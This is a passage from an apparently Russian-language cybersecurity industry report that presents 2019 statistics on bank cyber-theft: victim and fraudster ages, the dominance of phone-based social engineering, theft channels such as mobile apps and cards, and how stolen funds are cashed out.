
Если приглашать сторонних экспертов экономически нецелесообразно, рекомендуем руководствоваться требованиями отраслевых регуляторов, а также стандартами и лучшими практиками в области безопасной разработки систем: ISO/IEC 27034, Micosoft SDL, OWASP Secure SDLC.




Оценка домена SSDLC — Secure Software Development Lifecycle

# Экспресс-аудит КБ

Пройдите тест и за 5 минут оцените уровень КБ в вашей компании.



# Кибербезопасность в цифрах

50

## Киберхищения у банков




58

## Исследование защищенности компаний

Финансово мотивированные атаки так или иначе связаны с банками. Злоумышленники пытаются похитить деньги либо у самих финансовых организаций, либо у их клиентов. В этой главе мы расскажем о результатах исследования киберхищений из российских банков и со счетов в них. Здесь представлена информация о жертвах и злоумышленниках, видах краж и их географии за 2019 г.


Также мы поделимся статистикой, полученной по итогам проведения анализа защищенности у наших клиентов. Мы выяснили, какие недостатки безопасности чаще всего встречаются в различных видах корпоративных инфраструктур и приложений. Кроме того, в этой главе мы собрали аналитику по результатам проведения учебного фишинга в компаниях.



# Киберхищения у банков


## Жертвы и атакующие: портрет

Средний возраст жертв немного увеличился. Если в 2018 г. от действий злоумышленников чаще всего страдали клиенты до 35 лет, то в 2019 г. количество атак в диапазонах от 25 до 34 и от 35 до 44 лет почти сравнялось.


Средний возраст жертв

Средний возраст кибермошенников остается прежним: чаще всего им от 25 до 34 лет. На людей в этой возрастной группе было выпущено 34% подставных банковских карт.


Средний возраст людей, на которых выпущены мошеннические карты

# Атаки на счета

Чаще всего атаки на счета пользователей производятся с помощью социальной инженерии. В большинстве случаев жертвы сами переводят мошенникам деньги, поддавшись на уловки вроде фальшивых сообщений о блокировке карты или о попытке списания средств.

Масштабы активности злоумышленников в этом направлении впечатляют: организаторы таких преступных групп набирают целые кол-центры. Они нанимают людей на полный рабочий день с единственной задачей — заниматься обманом банковских клиентов, чтобы похитить у них деньги. В таких случаях утечки персональных данных и клиентской информации представляют большую ценность для кибермошенников: владея данными клиента, гораздо проще представиться, например, сотрудником службы безопасности банка.

## Виды мошенничества

Злоумышленники продолжают эксплуатировать человеческую доверчивость. По объему хищений доля социальной инженерии в 2019 г. выросла на 10 процентных пунктов и теперь составляет 90% от всех видов мошенничества.


В это же время доля вредоносного ПО сократилась с 9% до 3%.

## Каналы социальной инженерии

Как показывает статистика, злоумышленники предпочитают телефон всем остальным каналам связи: в 2019 г. доля звонков составила 90%.

Количество мошеннических СМС значительно уменьшилось: с 33% до всего лишь 5%. Другие средства связи использовались еще меньше.


Виды мошенничества




Каналы социальной инженерии

# Вывод средств

## Каналы хищений по количеству транзакций

Раньше главными инструментами кражи денег были подставные банковские карты и СМС-банкинг. В 2019 г. ситуация изменилась: на первое место вышло мошенничество при помощи мобильных приложений. Таких операций было 50% от общего количества.


Киберхищения с использованием банковских карт занимают среднюю позицию — 30% от общего количества транзакций.

В то же время СМС-банкинг резко потерял популярность у злоумышленников и составляет теперь всего 12%. Подробнее о причинах таких изменений рассказано в главе «Атаки на частных лиц».


Каналы хищений по количеству транзакций

## Каналы хищений по сумме

По сумме транзакций мошенничество через мобильные приложения и мошенничество с использованием банковских карт приблизительно равны: 43% и 42% соответственно.





Каналы хищений по сумме

## Каналы вывода похищенных средств

Выводить украденные деньги в 2019 г. злоумышленники стали чаще всего через различные интернет-сервисы (65%). Например, это могли быть покупки вещей, услуг или ценных бумаг через интернет.


Вывод средств через подставные банковские карты занял второе место (22%).




Каналы вывода похищенных средств

# География выпуска подставных карт

